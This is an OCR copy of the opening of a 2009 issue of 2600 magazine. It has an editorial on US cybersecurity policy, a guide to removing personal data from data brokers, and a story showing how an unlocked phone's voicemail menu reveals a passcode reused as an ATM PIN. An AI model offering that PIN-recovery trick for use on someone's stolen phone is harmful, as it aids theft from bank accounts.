Volume Twenty-Six, Number Two
Summer 2009, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly

9 2>
7 25274 83158 6

Payphones of the Old World

Egypt. This phone box was located on the bank of the River Nile, just outside the Temple of Kom Ombo. ***Photo by Ben Sampson***


Egypt. Another common type of phone that can be seen throughout the country. This one was found in Luxor. ***Photo by troglow***

Ukraine. This phone has obviously seen it all and still has managed to retain a sense of fashion. Seen in Lviv. ***Photo by c. sherman***

Vatican City. Technically a country right in the middle of Rome, this may very well be the only payphone in existence there. It can be found at St. Peter's Basilica on the "roof" overlooking Piazza San Pietro. From this phone you are eye level with the 140 statues of saints. ***Photo by Da Beave***


Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

RELEVANT MATERIAL



Not The Enemy	4
Regaining Privacy in a Digital World	6
The Security-Conscious Uncle	10
Why the "No-Fly List" is a Fraud	12
TELECOM INFORMER	13
Finding Information in the Library of Congress	15
Hacking the DI-524 Interface	16
Simple How-to on Wireless and Windows Cracking	17
If You Can't Stand the Heat, Hack the Computers!	19
Security: Truth Versus Fiction	23
Hacking the Beamz	24
HACKER PERSPECTIVE: Jason Scott	26
iTunes Stored Credit Card Vulnerability	28
Zipcar's Information Infrastructure	29
The How and Why of Hacking the U.N.	30
Listen to Radio Hackers!	32
HACKER SPACES	33
LETTERS	34
Abusing Metadata	48
Verizon FIOS Wireless Insecurities	50
TRANSMISSIONS	52
Using Network Recon to Solve a Problem	54
Suing Telemarketers for Fun and Profit	56
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

the lols are not what they seem



Any time there's a new administration in power, we're likely to see a renewed effort to address certain problems. And either a brand new approach is tried or we fall right back into the same old habits. And sometimes both of these happen, leading many to conclude that true change is nearly impossible to achieve.

The recently released Obama initiative on "cybersecurity" could really go either way at this point. If promises of dialogue and open-mindedness are held to, we at least have the potential of getting it right. But there are still enough troubling signs overall for us to be seriously worried.

Let's look at policies of the past. In the Clinton years, really the first administration with any sense of computers and connectivity, a lot of potential was lost because common sense was sacrificed to shrill headlines and a sense of panic. Education gave way to crackdowns and prosecution. Rather than foster transparency, Clinton pushed for more control and surveillance under the name of such horrors as the Clipper Chip, CALEA, and the Communications Decency Act. Remarks made by Bill Clinton in 1999 on the subject of "Keeping America Secure for the 21st Century" included this gem: "Last spring, we saw the enormous impact of a single failed electronic link, when a satellite malfunctioned - disabled pagers, ATMs, credit card systems, and television networks all around the world. And we already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses." By portraying hackers as sociopaths and by linking them even indirectly to massive technological failures, the seed was planted in many that hackers were the enemy. In this administration we saw more clampdowns and imprisonments of individuals for nebulous computer-related crimes than ever before. Hardly an enlightened approach.

As expected, not much changed in the Bush years. We saw the usual exaggerated statistics to make the public scared of the hacker threat. In the period following September 11, 2001, there were serious fears that the newly formed Department of Homeland Security would treat hackers as if they were equivalent to terrorists. This threat was overshadowed by the attack and wanton disregard of *everyone's* civil liberties in the name of national security. Hackers were still seen as a threat but now there were so *many* perceived threats that it wasn't too difficult to prove how ill-conceived the policies were.

So now we have a president who likely understands the Internet better than any of his predecessors. More importantly, he seems to appreciate certain aspects of it that those in power frequently don't get. The concept of network neutrality is one shining example of this. Net neutrality is strongly opposed by the communications giants even though it's how the Internet has worked from the start. It basically puts control in the hands of the users and prevents broadband carriers from discriminating against certain competing applications or content. Obama's position on this remains unchanged as of his May 29th remarks: "I remain firmly committed to net neutrality so we can keep the Internet as it should be - open and free." So far, so good.

This is also an administration that supports, at least on paper, the idea of open source software and, by extension, full disclosure. Again, promising. But we're not so naive as to think that there won't be contradictions and exceptions invoked that will anger us down the road. It's next to impossible to have this much power and hold onto these lofty ideals. Which is why our vigilance on these matters is especially important. There will be tremendous pressure to stray from this path and it's up to

all of us to ensure that mistakes of previous administrations aren't repeated here.

"Our pursuit of cyber security will not - I repeat, will not include - monitoring private sector networks or Internet traffic. We will preserve and protect the personal privacy and civil liberties that we cherish as Americans." These are indeed great words but, at the moment, they are only words. Without any doubt, they will be tested at the first sign of a crisis. That's when we see if they remain only words. Already, the Obama administration has opted to protect the NSA's warrantless wiretapping program in the name of national security. Troubling signs like this make us all the more wary of any promises.

What disturbs us in Obama's cybersecurity plan is the continuing jingoistic approach to the perceived hacker threat. We're quite pleased to see no mention at all of hackers in the main report, but Obama's spoken remarks weren't as tempered. Referring to his own experiences during the campaign, he says, "Between August and October, hackers gained access to emails and a range of campaign files, from policy position papers to travel plans." As most of us who read these pages already know, it doesn't take a hacker to gain unauthorized access to a system, particularly one that was obviously so high profile. We have seen numerous examples of employees within organizations (phone companies, Internet providers, etc.) who abuse their access and violate privacy. Does this make them hackers? We also see almost daily instances of nonexistent security where thousands or even millions of personal records are left wide open for anyone to stumble upon, whether it be on an insecure website, a misplaced laptop, or even in a garbage dumpster, to name but a few. Yet, when these egregious violations are eventually uncovered, the threat is deemed to be the "hackers" even when no evidence exists that anyone at all even accessed the information, let alone that they were hackers.


"But every day we see waves of cyber thieves trolling for sensitive information - the disgruntled employee on the inside, the lone hacker a thousand miles away, organized crime, the industrial spy and, increasingly, foreign intelligence services." It's easy to see the negativity in just about all of these entities. But a "lone hacker?" This is now by default a bad thing? We prefer to think of a lone hacker a thousand miles away as a beam of light and quite possibly the person who can help to find solutions to the very same issues being discussed here.

Hackers will figure things out. They will tell other people. They are the epitome of the open environment that Obama claims to support. They are *not* the miscreants who profit from corporate espionage, send out a universe of spam, or attempt to cause mayhem through viruses and worms. Over the years, the media has created the perception that anyone causing any sort of mischief on the net or involving a computer is ipso-facto a hacker. This, ironically, leads those very individuals who participate in this sort of destructive behavior into proudly labeling themselves as hackers. But they're clearly not and a mere look at the constant dialogue that runs through our pages will show any outsider just how seriously true hackers take this sort of thing. By simply awarding any evildoer with a keyboard this title, we wind up giving them far more credit than they deserve and the people with the real talent are themselves categorized as criminals. This is a surefire way to not only lose the battle but to lose a generation of innovators and freethinkers.

We want to be very clear on this. Many hackers *do* step over the line. Not so long ago, it was impossible for most curious people to play with a UNIX machine without breaking into one. Communications once were so prohibitively expensive that manipulating one's way around the Bell System was almost a necessity for those who simply wanted to stay in touch and share information. We see how society has changed so that these interests (computer access and free communications) are now encouraged. While mischievous and not completely within the confines of the law, such people were never malicious or destructive. Often they enjoyed and understood the systems they were using far more than the legitimate users and they frequently went on to design better ones. We know that many people have a problem with those who step outside the rules and we don't expect ringing endorsements of their behavior. But what we should expect is for distinctions to be drawn between this sort of thing and the antics of idiots, vandals, profiteers, and con men who have always existed and always will. Just because they use the technology does not mean they appreciate it or comprehend it for anything more than their unimaginative goals.

Terms like "digital war" and "cyberterror" are great for sound bites but we need to avoid the tabloid approach in strengthening security or we'll inevitably wind up with ill-conceived legislation and a lot of misplaced fear. Done properly, our ideals have a chance of surviving and many of our nation's brightest could help steer us in the right direction.

Regaining Privacy in a Digital World



by 6-Pack

You would probably be surprised at how much information about you is available to anyone with an Internet connection. I'm not speaking about the data you advertise publicly on sites such as Facebook or MySpace. Though I do not condone using such sites, you at least have some degree of control in terms of who has access to what information. With only a name, OR address, OR phone number I can use the Internet to find your legal name, full birth date, history of all prior residences, family members in the same household, etc...

The problem with many other privacy articles is that they do not see the forest for the trees. They advise you on how to make it difficult for the government and private detectives to track you down, but do not tell you how to make it difficult for "Joe Six-pack." While your circumstances may require that you wish to remain undetectable to government entities and private detectives, most of us do not require this level of privacy. This article will not only help you cut down on the amount of junk mail you receive, but it will also make it harder for the average person to track you down. After all, aren't the majority of stalkers just your average Joe?

For starters, get an unlisted phone number! The additional $2 a month is not a large sum of money considering the additional privacy benefits of having an "unpublished" number. Remember, however, that an unpublished number will only stay private if you keep it private!

I will only say this once: *do not lie to the government*. Lying, misleading, or defrauding the government is illegal. No passing Go, you will land directly in jail. Please do not misconstrue anything in this article to promote such a callous disregard for the government or the courts. When giving your name and address to the government, give the correct one. It will save you a lot of trouble.

What is in a name anyway? Webster's dictionary defines "name" as "a word or symbol used in logic to designate an entity."[1] You may have a birth name, a nickname, or a completely false name. Internet forms and databases do not care which of these "names" you provide them, as long as you provide them something. Why not start using a nickname or false name when filling out online forms? After all, even five-year-olds know not to talk to strangers and yet we, as grown and educated adults, talk to strangers all the time by filling out online forms. Now, with only a little bit of work, you can regain some tranquility in your life.

The Do Not Call Registry

The national Do Not Call Registry was established by the federal government to allow consumers to "opt out"[2] of marketing telephone calls. There are a few exemptions from this registry: surveys, businesses you have an established relationship with, and charities/political organizations. Even with these exceptions, however, you will still be able to stop many annoying and untimely telemarketing calls.

To add your phone number to this registry, go to `http://www.donotcall.gov`. It should be noted that telemarketers are not allowed to call cellular phones. It is an added layer of protection, however, if you choose to register your cellular phone. You will need a valid e-mail address to complete the registration process and may enter up to three phone numbers per registration.

The Do Not Call Registry does not apply to businesses. Businesses are not "consumers."[3] From my understanding, however, although the enforcement only applies to consumers, businesses may still register their phone numbers. Therefore, you can register your business phone numbers to eliminate unwanted and unproductive telemarketing calls, but will have no redress against telemarketers if they do call you.

Opt-Out Prescreen

Are you tired of all those "pre-approved" credit card offers in the mail? The three credit reporting bureaus, Experian, TransUnion, and Equifax, are kind enough to allow you to "opt-out" of the sale and sharing of your private information.

To stop receiving these "pre-approved" credit card offers, go to `http://www.optout➥prescreen.com` and follow the instructions

to "opt-out." I recommend using the electronic opt-out that is good for five years, because this option does not require your social security number. Remember to check back and renew your "opt-out" every few years.

Many people do not realize the security implications of these credit card offers. An identity thief can easily open your mailbox and snatch these offers while you are not home. Why take the risk? Besides, I end up shredding all of these offers to make sure no one can misappropriate them for their own illicit use. You should definitely "opt-out" from this service!

Marketing and Junk Mail

This section focuses on regular, run-of-the-mill junk mail. I'm sure that you, like myself, are tired of receiving advertisements for products that are uninteresting and leave you wondering how you were lucky enough to be selected for such a fine excrement of mailings in the first place. Three companies alone have the ability to stop the majority of junk mail you receive! To thwart would-be junk mail, simply remove yourself from their databases:

Axicom

Much like the "pre-approved" credit card offers mentioned above, Axicom sells your information to marketers, who then send you junk mail. To "opt-out," go to `http://www.acxiom.com/opt-out-request-form` and fill out the form listed on that page. Axicom will send you a package in the mail (mine arrived within a week) that contains the actual "opt-out" form. Fill out the form and mail it back to them. They claim that it takes two weeks to process your request.

The Direct Marketing Association (DMA)

The Direct Marketing Association (DMA) is reason number two your mailbox gets cluttered with junk mail. They sell your address and provide your likes and dislikes to advertisers. How do they gather this information? You know those barcodes you carry on your keychain (grocery store clubs and the like)? These stores keep tabs on what you buy, how often you purchase it, and when you typically make those purchases. Now you know why grocery stores are insistent that you use the free club card to receive 15 cents off your box of cereal. Go to `www.dmachoice.org` to find out how to remove your name and address from DMA-approved marketers' databases.

Choicepoint

Choicepoint sells your address information much like Axicom. To "opt-out" from Choicepoint's services, go to `http://www.privacyatchoicepoint.com/optout_ext.html` and fill out their form.

How to (Not) Find a Person on the Internet

I previously discussed how easy it is for Joe Six-pack to locate you and your loved ones. Now you will learn how to fight back and regain your independence from the commercial sale of your private[4] information. I will not describe each site in detail but will just give a quick description and explanation of how to remove your information. I recommend using a disposable e-mail address (such as from Yahoo! or Hotmail) so that you won't get bogged down with spam to your main e-mail address. I also recommend against filling a form with more information than is available on the website in the first place. For example, do not give a laundry list of previous addresses if a site's database contains only few of your old addresses.

411.com, whitepages.aol.com, phonenumber.com, and whitepages.com

Search for your name and click on it in the results. About halfway down the page you will see a small link that says, "Is this you? Remove your listing." Click that button, enter the reason for removal (it doesn't really matter what reason you choose), enter the security code, and your listing will be removed.

anywho.com

Find your listing. Then go to `http://www.anywho.com/help/privacy_list.html` and enter the phone number that was contained in the listing. The system will then generate a number, most likely 1-732-978-5000. Call that number from the phone number in the listing and you will be removed.

people.yahoo.com

Find your listing. Then go to `http://yahoo.intelius.com/optout.php`, fill the form out with the information contained in the listing, and click "remove me."

find.person.superpages.com

The Superpages are no longer limited to businesses. They expanded to cover individuals as well. Once you find your listing, click on "update listing" under the address shown. Do not delete this information! Scroll down to the bottom of the page and follow the link to the "online removal form." Enter the code word and click "remove me."

switchboard.intelius.com

Find your listing. Then go to `http://switchboard.intelius.com/optout.php`, fill the form out with the information contained in the listing, and click "remove me."

zabasearch.com

This website is not as easy as the others. Once you find your listing, open a new window and go to http://www.zabasearch.com/➥block_records/block_by_mail.php (I have excluded the option of paying ZabaSearch $20 to block your record instantly because you can do it for free through the mail). Follow the instructions to remove your information to the tee, or they will reject it.

reversephonedetective.com

Enter your phone number and see what information comes up. Open a new window, go to http://www.reversephonedetective.com/optout/optout.php, and fill out the form. Read all of the checkboxes carefully because one of them is an opt-in for e-mail advertisements.

daplus.us

Search for your name and look through the second box to find your listing. Open a new window and go to http://www.daplus.us/➥remove.aspx and fill out the form with your information. I noticed they had variations of my name at the same address, so fill out the form multiple times to include all variations. It takes them a while to remove your information, so don't expect results for at least a week.

peoplefinders.com

The removal process is much like for ZabaSearch. Go to http://www.peoplefinders➥.com/privacy.aspx for details. They ask you to include address information going back 20 years but, if it doesn't show up in one of their listings, I'll bet that they don't have it. Therefore, I only included the address information that they had available on their website.

intelius.com

Here is the tricky part with Intelius: you must subscribe to their service to print the listing to remove yourself. Before undertaking this, I went to the local drugstore and purchased a $50 "gift" Visa card. I used this for the sites I had to subscribe to because I do not want them having my real credit card information. I subscribed to the 24-hour unlimited pass for $19.95. This way, I could search for all of my family, friends, and relatives with the single $19.95. All they require is that you print off the listing and send it to them. Interestingly, they only accept your opt-out via fax. Their fax number is: (425) 974-6194. They will remove your listings within a few days.

ussearch.com

As with Intelius, you must subscribe to their service to print the listing to remove yourself. Using the same $50 disposable Visa as described above, I subscribed for their 24-hour unlimited pass for $19.95. Using the same procedure, I searched for everyone I knew to get the most out of my hard-earned money. Open a second window and go to http://www.ussearch➥.com/consumer/optout/submitOptout.do. Now, you have two choices for removing your information:

1. Mail the forms to: Attn: Opt-Out Department Service Center 600 Corporate Pointe, Suite 220 Culver City, CA 90230
2. Fax the forms to: (310) 822-7898

It takes US Search a while to remove your listing, so don't expect overnight results.

classmates.com

If you were like me, you were most likely talked into joining classmates.com so that you could keep up to date with class reunions and such. Aside from the daily junk e-mails, this service has done nothing else for me other than share my name with others (I never filled in the address part). This service may not apply to you, but, if it does, go to http://www.classmates.com/cmo/user/remove to remove your account.

Regain a Private Lifestyle

Ok, so now you have hopefully removed your private information from the Internet. I would recommend bookmarking all of the sites mentioned above and checking back on them every so often to delete any data they may have put back on because you failed to "opt-out" from other services along the way. While we did not remove all of your information from the Internet, which is impossible, we did remove the information from the hands of the majority of the non-paying public. From now on, most sites that have your information are pay sites and only the most persistent of people will want to pay for your information. But then again, if you are living a low-key lifestyle, people shouldn't be attracted to you in the first place.

PO Boxes

I recommend getting a PO box for magazine subscriptions, utility bills, the grocery store coupons mentioned above, and anything else that will likely be sold. The post office is not supposed to divulge who the renter of a PO box is unless there is a court-issued subpoena or search warrant. However, when I was removing myself from the databases mentioned above, I did find my brand new post office box attached to my name. This is the importance of having mostly everything sent to your box: Anytime someone does sell your information, it doesn't lead to where you live, it leads to the post office.

Go to http://poboxes.usps.com/po➥boxonline/search/landingPage.do and search for available PO boxes in your area. Any available boxes will include the various sizes and prices. Currently, PO boxes range from $20 a year (zip code 48820) for the smallest box to $667 a year (zip code 90210) for the largest box. I rented the cheapest box available and it was only $58.00 a year.

When you go to the post office to get your new "box o' privacy," you will need to present two forms of identification. You need a driver's license (or other photo-ID) and another form of ID such as a utility bill. After that, you pay for the box, a $2 security deposit on the keys, and you are all set.

Now, you must remember to use your PO box! Absolutely do not use your home address unless the government or a bank is requesting it. If your name pops back up on the websites we worked so hard to take your name off of, which address do you think will be listed? You guessed it, your PO box.

Banks and PO Boxes

The IRS requires banks, brokerage firms, and other financial institutions to have a physical street address for you. While I did find a trick around this, explained in a minute, you should provide your actual street address. Call your banks and other financial institutions and inquire about their privacy policies and how to limit the sharing of your information. It usually involves calling a phone number, entering some identifying information, and pressing a couple of buttons. Your banks have to tell you how to do this.

Now for my trick around street addresses. When you searched for an available PO box, what information was presented? The post office name, street address, and box availability information. You can use that street address along with your box number. For example:

Joe Six-pack
123 Postal St.
Box 143
Anytown, USA 00000

Not all post offices will be keen on your use of their address in this way, so be nice to your postal employees, even if they act like they should work at the DMV! To test this out, go on the Internet and order a free catalog (it can be from anywhere, like Sears or Macy's). When filling out the form, use the addressing scheme mentioned above and see if you receive your complementary catalog. If you receive it fine, just order a few more that way to make sure the post office doesn't complain after the first few. If you receive the catalog with a note from the postal employees that you cannot use the address in this manner, simply apologize and say that the catalog "required a street address, for some reason." (For this excuse to work, it's best to order an obscure catalog that they have not likely heard of, such as some mom-and-pop CB radio outfit.)

Conclusion


Now that you have put a lot of sweat into hiding your private information from the public, you realize the importance of not giving up your real address anymore. Use your PO box! It is sad that society is forcing us to spend our hard-earned money to "opt-out" from services we never elected to enroll in. Companies only know what you tell them (or what they have purchased from others whom you have told). Tell them you are tired of their invasive, deceitful, and unscrupulous tactics that make a them a quick dollar by: removing your listings from online databases, using fictitious names when subscribing to magazines and receiving packages, and *never* giving up your real address and phone number to "strangers."

Even five-year-olds know the importance of not talking to strangers, Yet grown, educated adults voluntarily provide whatever information a form asks of them (it's scary these people actually have the ability to chose our country's leaders). Just because a form asks for something does not mean that it is required. Remember, if we don't tell companies that we feel this is wrong, they will go even further. Who knows what the future holds, but I do know that we can all do something about it now!

Footnotes

1. `http://www.merriam-webster.com/dictionary/name`
2. Throughout this article, I will reference "opt-out" with quotations. I do this because it is not really an "opt-out." I feel that if you wish to opt-out of a service, you must have previously registered for a service. Since I never registered my phone number with telemarketers, I do not feel as if I should have to opt-out for something I never wanted in the first place. You may feel differently, but I'll still use the quotations.
3. The generally accepted Black's Legal Dictionary defines "consumer" as "a person who buys goods or services for personal, family, or household use, with no intention of resale." (Black's Law Dictionary, 3rd Pocket Edition, Thompson West, 2006). This is the same definition that is used in federal consumer laws.
4. Technically, there is nothing private about your name, address, phone number, or full birth date. These are all matters of public record and may be viewed by anyone. I feel, though, there is a vast difference between going to the vital statistics office at a local courthouse to pull up a birth record and typing in a name to retrieve the same information. The reason I feel there is a difference is because the average person is not going to want to go through all of that trouble to find the information. Let's face it, we have all gotten lazier and we want our information quick, fast, and easy. If you take away the quick, fast, and easy (isn't that the Internet?), we are left with the public information where it should be; in the public courthouse.

The Security-Conscious Uncle



by Deviant Ollam

My entire extended family sat gathered at a long table in a fine dining establishment. Often, our schedules are hectic enough that at least one or two individuals can't make it back to the east coast for any given holiday, thus it was an auspicious occasion to have every single aunt, uncle, and cousin represented at this Christmas Eve dinner.

When the check eventually arrived, I expected my father and his four brothers to immediately begin their ritualistic swordplay with credit cards, in which each attempts to pick up the tab. This appeared to be imminent, but my Uncle Bob simply placed a fold of bills on the waitress's tray while his brothers were fumbling with plastic.

"Oh, way to get the drop on us," Bob's older brother Sean remarked. "That was smart of you to produce cash... it gave you an unfair timing advantage. Why couldn't you just reach for your credit card like a normal person?"

Bob Reveals Nothing

Uncle Bob informed the group of something that showed me just how much he had been keeping up with the current threats to privacy and personal information. He explained how he ceased carrying credit cards years ago, not wanting to leave any digital trail of his spending habits. "Nope, it's cash only for me ever since the Patriot Act was signed into law," he said flatly. Not only does cash anonymize his spending, Bob remarked, but if his wallet were to be lost or stolen, a nefarious party couldn't go on a spending spree.

Sean expressed incredulity over this... and pointed out that there was still the matter of the bank card seen nestled in Bob's wallet. "Don't the same risks of electronic records and criminals having a field day in Best Buy's plasma TV section still apply?" he asked.

It was at this point that my uncle revealed how very cautious he was being. "That's not a check card... it's an ATM card. They're not the same thing,"he told the group. Bob proceeded to instruct his relatives about the distinction between these two very similar and oft-confused pieces of plastic.

The Wisdom of Bob

Years ago, when you opened a bank account, you would typically be given an ATM Card. This mag-stripe token would allow you to withdraw funds (and, later, would allow you to complete certain point-of-sale transactions) with the use of a four-digit PIN number. Now, however, most banks issue their customers "check cards" (almost always tied to the VISA Merchant Banking network) which can be used like a debit card (with a PIN) or *like a credit card* (requiring no PIN). "This is a major security loophole," he remarked, "and I always demand that a bank issue me an ATM Card specifically. That way, without my PIN number, the card is useless."

The group was impressed. Many people looked at the bank-issued plastic in their wallets and vowed to change to a more secure card after the holidays.

The Story Doesn't End There

"I'm very impressed with your strict attention to security, Uncle Bob," I piped up, "but what happens if your wallet is stolen by someone who has the ability to discover your PIN number? What steps have you taken to prevent that from happening?"

Bob looked at me curiously for a moment. Then he laughed. "The only place I have things like access codes and passwords written down is on an encrypted disk that I keep in my lawyer's vault for insurance purposes. That's far beyond the reach of the *common* criminal, and I don't think that the FBI or the NSA is going to take an interest in stealing my money or my identity anytime soon."

The Challenge

I knew that such an assured person often makes the best target for a security challenge... if one can succeed in penetrating their defenses, their reaction tends to be priceless. "Imagine I'm a criminal who has stolen your wallet," I stated. "Perhaps I'm a busboy who took your overcoat from that hook on the wall as we were all eating. What would you say if told you I could discover your PIN number almost immediately after seeing your ATM card?"

"If you can do that," my uncle stated with a laugh, "I will *personally* see to it that the biggest-ticket item on your Christmas list is under the tree in your home this year!"

"Very well, as long as you don't mind me

revealing this in front of everyone... let me have a look at that card." I took the ATM card and turned it over a couple of times, reading both the digits on the front and the phone number on the back. "I'd like to make one call... can you hand me your phone, Bob?" My uncle passed me his mobile phone, assuring me quite plainly that an attempt to social engineer any representatives whom I might reach at the bank's customer service number would be a wholly useless endeavor. "They're trained specifically to never reveal anyone's PIN number. Even a legitimate card holder can only request a *new* card and PIN... and that has to be picked up in person with proper ID, it's not even sent through the mail."

Making the Call

Undaunted, I punched away at his phone's keypad and held it to my ear. The rest of the family looked on as I conducted a brief conversation...

"Hello? Yes, it's me. I'm not interrupting am I? Oh right, your family doesn't get together until tomorrow. Say hi to your sister for me, heh. So, listen, can you do a quick lookup for me? Yeah, this is an ATM card issued by Commerce Bank. Last name is O'Connor and the last four digits of the card number are 8579."

My family, Bob included, now sat slack-jawed. Who in the world could I be calling? They knew I had some very interesting friends in the security world, but still. Was I speaking to a friend at an investigative business of some sort? Or a spooky individual in the greater D.C. area? What if I were on the phone with some black hat teenager in his parent's basement?"

After a moment I picked up a pen left on the table by the waitress and started scribbling on a scrap of paper. "Ok, yeah... got it. Thanks man, have a safe and happy new year if I don't talk to you before the first!"

I hung up and held the scrap of paper close to my chest. Everyone sat breathlessly as I looked it over. I considered things for a second, then said, "Indeed... you *do* take security more seriously than almost anyone I know, Uncle Bob."

He wore an expression of vindication. "Hah! You couldn't discover it, could you? I knew that was all smoke screen!"

The Revelation

I cracked a wry smile. "No, I was referring to the fact that most people simply use their birthday or the birthday of a loved one. You don't seem to have done that. It looks like you took your daughter Mary's birth *date* of March 6th, but coupled it with what I can only imagine would be your wife's birth *year* of 1952. You really do look stunning, Aunt Ellen... I wouldn't have placed you anywhere near 50."

I slid the scrap of paper across the table to Uncle Bob. On it were written four simple digits: 3652.

Bob looked absolutely stunned. The entire table set in with a cacophony of questions demanding to know who it was that I called and whether or not all of their own PIN numbers or banking codes were vulnerable, too.

The Explanation

I let the group chatter about in a frenzy for a short while. Then I couldn't keep up the act anymore. I stopped trying to stifle my laughter and my deadpan expression broke down into riotous chuckling.

"Relax, everyone... your information is all very safe, and I wasn't speaking to anyone about whom you should be concerned." I explained that Bob was right, there *was* a bit of a smoke-screen employed... but it had been for dramatic effect. I handed my uncle back his phone and asked him to look at whom I had called.

"That's strange," he said after poking about in system menus for a second, "This only shows a call to my voicemail." I explained to the group that what I had done was to simply leverage possession of Bob's phone to my favor. A criminal grabbing someone's phone along with their wallet isn't all that outlandish a prospect... particularly in the "stolen coat" scenario about which we had hypothesized.

Bob's mobile provider offers a feature that requires parties enter their personal access code when checking voicemail, but this feature is always *disabled* by default. If the individual is entering the voicemail system from their own personal handset device, typically no code is needed. That is how Bob's account was configured. I had simply dialed my Uncle's voicemail and, while pretending to have a conversation with a high-tech security expert, I had accessed the "change personal options" menu. From there, selecting the "choose a new passcode" feature resulted in the automated voice on the other end of the line telling me what my current passcode was.

Because his voicemail settings weren't configured for maximum security, the system would reveal his access code to *anyone* holding his handset.

The most security-conscious citizens often use a whole host of various passwords for computer systems, web sites, and email accounts. But I wagered that Bob, like so many of these persons, fails to be as unpredictable when constrained to four character places and the use of strictly numbers asv opposed to alphanumerics. When his mobile voicemail stated, "Your current passcode is three six five two," I knew that the odds were *very* good that these same four digits would allow me to clear out his bank account from almost any ATM! And I was right.

Why the "No-Fly List" is a Fraud


by cbsm2009

